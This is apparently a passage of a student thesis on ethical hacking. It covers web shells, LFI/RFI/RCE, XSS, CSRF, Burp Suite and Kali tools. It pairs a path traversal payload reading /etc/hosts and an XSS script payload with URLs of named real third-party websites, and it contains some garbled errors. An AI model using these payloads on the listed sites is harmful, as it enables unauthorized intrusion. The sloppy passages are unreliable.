

Figure 8: Server shell script

Chapter 9 Shell upload

A web shell is a script that provides a remote command-line interface or file manager over HTTP. This allows attackers (or sometimes administrators in a secure context) to interact with the operating system of a vulnerable server.

A file upload vulnerability is when a web server allows users to upload files to its file system without adequately validating things like their name, type, content, or size. Failure to properly enforce these restrictions can mean that even a basic image upload function can be used to upload arbitrary and potentially dangerous files. This can also include server-side script files that enable remote code execution.

9.1 How Web Shells upload Work

A web shell attack has several steps: First, the attacker creates a persistent process on the server that enables remote access. Then, they attempt to escalate privileges and use the backdoor to attack the organization or use its resources for criminal activity.



Figure 9: Server shell upload attacks

9.2 How Web Shell upload Attacks Work

Persistent Remote Access

Web shell scripts provide a backdoor that allows attackers to remotely access an open server. Attackers don't have to exploit a new vulnerability for each malicious activity. Some attackers even fix the vulnerability they exploit to prevent others from doing the same thing and to avoid detection.

Privilege Elevation

Web shells typically run with user permissions, which can be limited. Attackers can escalate privileges through the web shell by exploiting system vulnerabilities to gain root privileges. Root account access allows attackers to do almost anything - they can install software, change permissions, add or remove users, read email, steal passwords, etc.

Pivoting and Launching Attacks

Attackers can use web shells to pivot to additional targets inside and outside the network. The process of sniffing network traffic to identify live hosts, firewalls, or routers (computing) can take weeks, during which time attackers keep a low profile to avoid detection.

Bot Harding

Web shells can be used to connect servers to a bot net. Affected servers execute commands sent by the attackers through a command and control server connected to the web shell.

Web Shell Security

Here are some ways to protect your organization from web shell threats.

9.3 Examples

Link: https://atijsr.com/verify/ImageHandler.ashx?ImageID=4530



Figure 10: Server shell upload

Chapter 10 Spyware

10.1 What is Spyware?

Spyware is a type of invasive software that stealthily gathers information from your computer without telling you or obtaining your permission to perform such actions, for example, personal information, the history of Web sites that you have visited, and your log-in details.

10.2 Key Characteristics

- Secretive
- Data Collection
- Third-Party Communication
- Harmful Consequences

10.3 Types of Spyware

- System Monitors
- Adware
- Keystroke Loggers
- Advertising Spyware
- Tracking Cookies
- Stalker ware
- Mobile Spyware

10.4 How Spyware Attacks System

How it typically attacks:

Phishing Scams: Spyware can arrive through emails or messages, as the latter appear to be genuine. Thus, when one clicks on the link or downloads an attachment, they are infected.

Malicious Downloads: One can download software or a file from a website believed to contain the best content, only to be introduced to spyware.

Exploiting Vulnerabilities: Spyware takes advantage of a gap or exploitable weakness in the OS, browser, or any other software program on your computer.

Drive-by Downloads: Just through the day-to-day normal browsing of a site that contains malware, the spyware is automatically downloaded and installed.

Social Engineering: Spyware may be installed on your device following tricks by attackers via social engineering.

10.5 How to Protect

- Be cautious of suspicious links and emails.
- Use a reliable antivirus or anti-malware software.
- Keep your software up-to-date.
- Be wary of free software.
- Use strong passwords and enable two-factor authentication.

Chapter 11 LFI (Local File Inclusion)/ RFI (Remote File Inclusion)/ RCE (Remote Code Execution)

What is Local File Inclusion (LFI)?

Local File Inclusion is an attack technique in which attackers trick a web application into either running or exposing files on a web server. LFI attacks can expose sensitive information, and in severe cases, they can lead to cross-site scripting (XSS) and remote code execution. The parameter is ../../../../../../../../../../etc/hosts

11.1 Local file inclusion works

When writing web applications, developers often need to access additional server-side files located in the application directory or its subdirectories. For example, developers may want to include configuration files and application modules or to access and display files uploaded by users, such as images or text files.

To access non-static files, developers commonly pass filenames via user input parameters. In the case of scripting languages like PHP, developers may also need to dynamically include files that contain source code.

Local file inclusion vulnerabilities happen when a malicious user can include an arbitrary file name or path in user input. For example, if an application is designed to display an arbitrary image based on a URL parameter, but an attacker is able to use this functionality to display application source code, that application has an LFI vulnerability.

11.2 Examples

Link:https://massasadelina.com.br/index.php?pagina=../../../../../../../../../../etc/hosts

Figure 11: Local file inclusion attack

11.3 What is Remote file inclusion (RFI)?

Remote file inclusion (RFI) is an attack targeting vulnerabilities in web applications that dynamically reference external scripts. The perpetrator's goal is to exploit the referencing function in an application to upload malware (e.g., backdoor shells) from a remote URL located within a different domain.

The consequences of a successful RFI attack include information theft, compromised servers and a site takeover that allows for content modification.

11.4 The typical flow of a RFI attack



Figure 12: RFI(Remote file inclusion) attack

11.5 What is Remote Code Execution (RCE)?

Remote code execution (RCE) is a type of security vulnerability that allows attackers to run arbitrary code on a remote machine, connecting to it over public or private networks.

11.6 Impact of Remote Code Execution Attacks

RCE vulnerabilities can have severe impacts on a system or application

Penetration attackers can use RCE vulnerabilities as their first entry into a network or environment.

Privilege escalation in many cases, servers have internal vulnerabilities which can only be seen by those with inside access. RCE allows an attacker to discover and exploit these vulnerabilities, escalating privileges and gaining access to connected systems.

Sensitive data exposure RCE can be used to exfiltrate data from vulnerable systems by installing data-stealing malware or directly executing commands. This can range from simple copying of unencrypted data to memory-scraping malware that looks for credentials in system memory.

Denial of Service (DoS) an RCE vulnerability allows attackers to execute code on a system. This code can be used to exhaust system resources and crash the system, or to leverage the system's resources to conduct a DoS against third parties.

Cryptomining a common next step after exploiting RCE is to run cryptomining or cryptojacking malware that uses the computing resources of an infected device to mine cryptocurrencies, to the financial benefit of the attacker.

Ransomware possibly the most dangerous consequence of RCE is that attackers can deploy ransomware on the affected application or server, and spread ransomware through the network, denying users access to their files until they pay a ransom.

11.7 Types of RCE Attacks

Injection attack various applications allow user-supplied input to execute commands. Attackers can provide deliberately malformed input data to execute arbitrary code.

Deserialization attack applications often use serialization to organize data for easier communication. Deserialization programs can interpret user-supplied serialized data as executable code.

Out-of-bounds write applications often allocate fixed memory chunks to store data. Memory allocation flaws allow attackers to supply inputs that write outside the buffer the memory stores executable code, including malicious code**.**

Chapter 12 Cross-Site Scripting(XSS)

12.1 What is Cross-Site Scripting(XSS)?

Cross-site scripting (XSS) is a web security vulnerability that allows an attacker to inject malicious scripts into a legitimate website, affecting users' interactions with the site. Attackers exploit this vulnerability by tricking users into visiting a malicious link or by inserting malicious code into a website where it can be accessed by other users.

12.2 How XSS Works

Malicious Code Insertion

This malicious code is then used when the website displays the user input to other users, potentially including it in the page's HTML or JavaScript.

Input Validation Failure

The attacker injects malicious code into a form or input field on a website that doesn't properly validate or sanitize user input.

User Interaction:

When another user visits the website, their browser executes the malicious code, which can steal cookies, redirect the user to a malicious site, or perform other harmful actions.

12.3 Types of XSS

- Reflected XSS
- Stored XSS
- DOM-Based XSS

12.4 Prevention of XSS Attacks

- HTTP Strict Transport Security (HSTS)
- Input Validation and Sanitization
- Content Security Policy (CSP)
- Output Encoding

12.5 Examples of XSS Attacks

A common reflected XSS example involves a search form that displays the user’s query

without escaping. You searched for: <script>alert('XSS')</script>

Link : https://www.lifepartner.in/profilesearch/ksearchresults.php



Figure 13: XSS Attacks

Chapter 13 Cross-Site Request Forgery (CSRF)

13.1 What is CSRF?

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It allows an attacker to partly circumvent the same origin policy, which is designed to prevent different websites from interfering with each other.

13.2 How to CSRF Attack

Imagine you're logged into your bank account in one tab. If you visit a malicious website in another tab, that site can trick your browser into sending a request to your bank (like transferring money), using your active session—without your knowledge.



Figure 14: CSRF Attack

Chapter 14 Burp Suite

14.1 What is Burp Suite?

Burp Suite is a software package dedicated to web security audits . It has been developed by PortSwigger, a leading company in the world of web security.

Burp Suite, often referred to simply as Burp, is optimised and designed to meet the needs of professional pentesters, and is the most widely used tool in its field. It is a modular tool that allows both manual and automated tests to be carried out, helping pentesters to effectively identify vulnerabilities in web applications.[1]

Different versions:

Burp Suite Community and Professional

Before going any further, it is important to note that Burp Suite is available in two different versions:

- Burp Suite Community Edition
- Burp Suite Professional

The first is free, but has fewer and more limited features than the paid "Professional" version.

14.2 What are the advantages of Burp Suite?

During a web penetration test, a pentester will generally use Burp Suite 90% of the time, which makes it an essential tool. There are alternatives such as ZAP, developed by OWASP, but Burp Suite remains the benchmark in the world of web pentesting.

Burp's overall operation is modular. Some of its modules are installed by default on the software. These are the essential modules for conducting an audit. Other complementary modules called extensions are available for download via the extender.

Burp Suite's strength, apart from its modularity and user-friendliness, lies in its very active community, which develops new extensions and creates detailed documentation on the modules.

14.3 Exploring Burp Suite's Features

Interception Proxy

Burp Suite's main feature is the Proxy. The Proxy enables Burp to act as an intermediary between the client (web browser) and the server hosting the web application.

The Proxy also allows the history of requests to be viewed live without having to transmit them manually to the server. In fact, this is the Proxy's most frequently used mode.

Burp Repeater

The Repeater is the module that allows requests to be replayed at will. As its name suggests, the pentester will be able to repeat requests and modify them as it sees fit before sending them to the server.

Burp Intruder

The Intruder is a powerful tool that can be used to automate the sending of a request containing a customised payload. For example, the Intruder can be used to automatically increment a value and send each increment to the server. The Intruder will enable the pentester to automate tedious tasks that are impossible to carry out manually, such as sending several thousand requests. The possibilities for using the Intruder are virtually infinite, allowing several payloads of the same or different types to be added.

The Intruder has a "Positions" tab where the pentester can define the position of the payload in the request. He can then choose the type of payload to inject in the "Payloads" tab.

The Vulnerability Scanner

The Scanner is one of the most useful features of Burp Suite's Professional edition. The Scanner automatically performs passive scans on all requests between the client and the server, and active scans on requests selected by the pentester.

A passive scan is a type of scan where the traffic is analysed and vulnerabilities are identified if patterns are recognised by the scanner. For example, Burp's scanner will report information if it detects email addresses in server responses. During passive scans, the scanner will not modify the requests.

Burp Collaborator

Burp Collaborator will enable the pentester to have a third-party platform on the Internet, accessible from anywhere. The Collaborator will be used in particular to exploit vulnerabilities that do not return any information in the server response enabling the vulnerability to be validated.

We’re talking about vulnerabilities that return no errors, no abnormal responses or that cause no delays.

For example, if the vulnerability in question allows system commands to be executed on the server but the result of the command cannot be viewed in the server response, the Collaborator can be used to exfiltrate the result of the command.

14.4 Burp Suite Extensions Top 6

- Active Scan ++
- Backslash Powered Scanner
- Hackvertor
- Auth Analyzer and AuthMatrix
- Param Miner
- Stepper

Chapter 15 Kali Linux Tools

Kali Linux contains just about every type of security-oriented utility you could name, from scanners and password crackers to DoS site testers and web server scanners. In fact, its comprehensive tool list could overwhelm many users.

15.1 Information Gathering & Network Scanning

1. Nmap:

A versatile tool for network scanning, port scanning, service detection, OS detection, and vulnerability assessment.

2. Wireshark:

A powerful packet analyzer used for capturing and examining network traffic.

3. Aircrack-ng:

A suite of tools for wireless network auditing, including capturing, analyzing, and cracking Wi-Fi networks.

4. WhatWeb:

A web technology scanner that identifies software versions, operating systems, and other information about web servers.

5. SQLMap:

An automated SQL injection tool used to discover and exploit SQL vulnerabilities in web applications.

6. Devploit:

A tool for information gathering on websites and web applications.

Exploitation & Post-Exploitation:

1. Metasploit Framework:

A penetration testing framework that allows users to create and deploy exploits, payloads, and auxiliary modules.

2. Armitage:

A graphical cyber attack management tool that visualizes network topology and assists in penetration testing.

3. Responder:

A tool for credential harvesting and remote system access, often used in conjunction with LLMNR, NBT-NS, and MDNS protocol poisoning.

Password Cracking:

1. John the Ripper:

A powerful password cracking tool that can be used to crack various password hashes.

2. Hydra:

A tool for brute-forcing various network services, including FTP, Telnet, SSH, and HTTP.

Web Application Security:

Burp Suite: An integrated platform for web application security testing, including proxy, scanning, and intrusion functionalities.

Wpscan: A tool for scanning WordPress websites for vulnerabilities.

Nokio: A tool for detecting and exploiting vulnerabilities in web applications.

Other Useful Tools:

Gobuster: A powerful tool for performing directory and file brute-forcing, often used in conjunction with other tools.

Dirb: A tool for directory and file brute-forcing, similar to Gobuster.

BloodHound: A tool for mapping Active Directory environments and identifying vulnerabilities.

Kismet: A wireless and Bluetooth network monitor and war-driving tool that sniffs networks and intercepts traffic.

CrackMapExec: A tool for cracking SMB, NTLM, and Kerberos secrets on Windows networks.

Firebug: A web browser extension that provides a powerful set of debugging tools for web developers and security testers.

Nikto: A web server scanner that identifies security issues, vulnerabilities, and misconfigurations.[2]

Chapter 16 System Hacking

16.1 What Is System Hacking?

System hacking is the practice of attempting to manipulate the normal behavior of a system, usually a computer system, to gain unauthorized access or perform unauthorized actions. It encompasses a range of activities, from simple password guessing to sophisticated attacks exploiting vulnerabilities in software or hardware

16.2 Stages of System Hacking

- Reconnaissance
- Scanning
- Gaining Access
- Gaining Access
- Clearing Tracks
- System Hacking Methods
- Password Cracking
- Phishing
- Rootkits and Trojans
- Buffer Overflows
- Keyloggers
- Privilege Escalation

16.3 How to Prevent System Hacking

- Join forces with ethical hackers who can help you detect system flaws without exploiting them. These individuals will scan your IT environment for vulnerabilities and suggest any actions that should be taken to patch them.
- Require users to deploy strong passwords and multi-factor authentication, making it more difficult for attackers to gain access.
- Train and educate users in recognizing common attack techniques tools.
- Keep up-to-date with the latest security patches for your software, firmware, and operating system.

Chapter 17 Subdomain

17.1 What is Subdomain?

Subdomains are extensions of your domain name that you can forward to URLs or point to IP addresses instead of purchasing additional domains. Usually, they are used for segmentation or verification of different services associated with a domain name.

A subdomain is a prefix added to a main domain name, creating a separate section of a website. It's like a subdirectory within a larger domain, used to organize content or services. For example, support.google.com is a subdomain of google.com.

Details explanation:

What it is: A subdomain is a subset of a larger domain used to create distinct web addresses.

Where it's located: Subdomains appear before the main domain name in a URL.

How it works: When you type a URL with a subdomain, the Domain Name System (DNS) resolves it to the corresponding IP address, allowing you to access that specific section of the website.

Examples: blog.example.com, shop.example.com, mail.example.com.

Use cases: Subdomains can be used for various purposes, such as:

- Organizing different sections of a website, like a blog, online store, or support center.
- Testing new features or versions of a website without affecting the main site.
- Creating separate websites for different languages or regions.
- Providing dedicated spaces for educational content, training materials, or knowledge hubs.
- Hosting different applications or services associated with the main domain.

Chapter 18 Nmap

18.1 What is Nmap?

Network Mapper (Nmap) is a free, open-source utility used for network exploration, discovery, and security auditing. It's a command line tool primarily used to identify hosts and services on a computer network. Nmap is valuable for tasks like network inventory, security scanning, and identifying open ports and services.

18.2 Nmap Key features and capabilities

Host Discovery

Nmap can discover active hosts (devices) on a network by sending packets and analyzing responses.

Port Scanning

Nmap can scan for open ports on a host, identifying the services running on those ports.

Service Version Detection

Nmap can identify the specific versions of services running on identified ports.

Operating System Detection

Nmap can often identify the operating system of a target host by analyzing its network response characteristics.

Vulnerability Scanning

Nmap includes features for identifying potential security vulnerabilities in a network.

Scripting

Nmap supports a scripting engine, allowing users to create and execute custom scans.

18.3 How to used Nmap

Network Administrators : Nmap can be used for network mapping, inventory, and troubleshooting.

Security Professionals

Nmap is a valuable tool for penetration testing, vulnerability assessment, and security audits.

Chapter 19 What is TCPScan?

TCP port scanning is a technique used to identify which ports on a target system are open, closed or filtered. It works by sending TCP packets to different ports and analyzing the responses to determine the status of those ports. This can be used for various purposes like network discovery, vulnerability assessment or firewall configuration etc.

19.1 Process

TCP Scan involves sending a TCP packet to a specific port on the target system.

Open port

If the port is open and a service is listening on it, the target system will respond with a SYN/ACK packet.

Closed port

If the port is closed, the target system will respond with a RST (Reset) packet.

Filtered port

If a firewall is blocking the connection, the target system may not respond, or it may respond with a filtered error.

Benefits

TCP Scan can help identify vulnerabilities, test firewall configurations, and understand network services.

19.2 Tools

Tools like Nmap are used to perform TCP port scanning.

States

- TCP RST response - unfiltered
- No response received - filtered
- ICMP unreachable error - filtered

19.3 Prevention

- Monitor all the scan, that are being performed on the server.
- First things first, always have a firewall setup for filtering these types of scans.
- Always configure the server with best practices.

Chapter 20 Penetration Testing

What is penetration testing?

Penetration testing short "pen testing" or "ethical hacking," is a cybersecurity technique where a security expert attempts to exploit vulnerabilities in a system to identify weaknesses in its defenses.

20.1 Stages

- Scanning
- Planning and reconnaissance
- Gaining Access
- Maintaining access
- Analysis

20.2 Penetration testing methods

- External testing
- Internal testing
- Blind testing
- Double-blind testing
- Targeted testing

Chapter 21 Fiverr & Upwork

21.1 What is Fiverr?

Fiverr is a large, online marketplace where freelancers offer and sell a variety of digital services.

Fiverr is a popular online marketplace where freelancers or sellers offer a wide range of services to clients (known as "buyers") worldwide. Originally, services, known as "gigs," started at $5, but today, freelancers can set their own prices based on the scope and level of their services.It connects freelancers (sellers) with clients (buyers) seeking those services.

21.2 Advantages

- Freelance Marketplace
- Gigs
- Buyer and Seller Interaction
- Diverse Services
- Global Reach
- Growth and Evolution

21.3 what is upwork?

Upwork is a global online marketplace that connects businesses with independent talent. It's a platform where freelancers can offer their skills and services to clients from around the world. Businesses can post jobs, browse professionals, and manage projects, while freelancers can find work, apply to projects, and manage their freelance careers. you're a writer, designer, developer, or any other skilled professional, Upwork provides a platform for you to find work and build your freelancing career.

Chapter 22 Hackerone & Bugcroud

22.1 what is Hackerone?

HackerOne is a platform that connects businesses with a community of ethical hackers to identify and address security vulnerabilities. It helps organizations proactively strengthen their security by leveraging the expertise of security researchers and offering tools for bug bounty programs, vulnerability disclosure, and penetration testing.[3]

22.2 What is the purpose of HackerOne?

HackerOne Inc. is a cybersecurity company specializing in attack resistance management, continuous assessment, and process enhancement to find and close gaps in the digital attack surface.

22.3 What are the benefits of HackerOne?

Employee Benefits

Generous time off policy and leave programs for you to recharge and care for yourself and your family. Compensation packages that let you share in HackerOne's long-term success. Retirement plans. Paid maternity, paternity, and family caregiver leave.

22.4 what is bugcrowd?

Bugcrowd is a crowdsourced cybersecurity platform that helps organizations identify and remediate vulnerabilities. It provides a platform for organizations to leverage the skills of ethical hackers to find and fix security issues, offering services like bug bounty programs, penetration testing as a service (PTaaS), and attack surface management.

22.5 Process

- Crowdsourced Security
- Bug Bounty Programs
- PTaaS (Penetration Testing as a Service)
- Attack Surface Management
- Security Knowledge Platform
- Multi-Solution SaaS Platform

22.6 Why Bugcrowd used for?

Trusted by organizations across the globe, The Bugcrowd Security Knowledge Platform™ enables businesses to find hidden vulnerabilities in their entire attack surface before they can be exploited by utilizing the knowledge of world-class ethical hackers.[4]

Chapter 23 CONCLUSION

This thesis has found the fast-changing world of cybersecurity and ethical hacking, showing why proactive security measures are more important than ever due to the rise in digital threats. Critical in protecting information, systems, and networks from unauthorized access, damage, or theft. It looked closely at common types of attacks such as Data leaks, SQL Injection, XSS, CSRF, DDoS, RCE, and Web Shell uploads, and explained how ethical hacking can be used to find and fix vulnerability disclosure.

A strong cybersecurity framework includes not only technical defenses such as firewalls, encryption, and antivirus software but also comprehensive policies, employee awareness, and incident response plans. Collaboration between governments, the private sector, and individuals is crucial for creating a resilient cyber environment.

Popular tools such as Kali Linux, SQLmap, Ettercap, Nmap, Burp Suite, Wireshark, and Metasploit were used to investigate real-world attack scenarios and assess system security. The study also focused on advanced techniques such as WAF bypass, LFI/RFI, and virus detection using penetration testing, which provides a clear picture of how both attacks and defenses function.

Beyond the technical aspects, the study also examined how open-source intelligence (OSINT) and penetration testing contribute to cybersecurity and how freelancing platforms such as Fiverr or Upwork present job opportunities in ethical hacking. These findings indicate that ethical hacking safeguards systems and creates career paths for individuals worldwide.

References

[1] https://www.geeksforgeeks.org/what-is-burp-suite/

[2] https://www.kali.org/tools/

[3] https://www.hackerone.com/why-hackerone

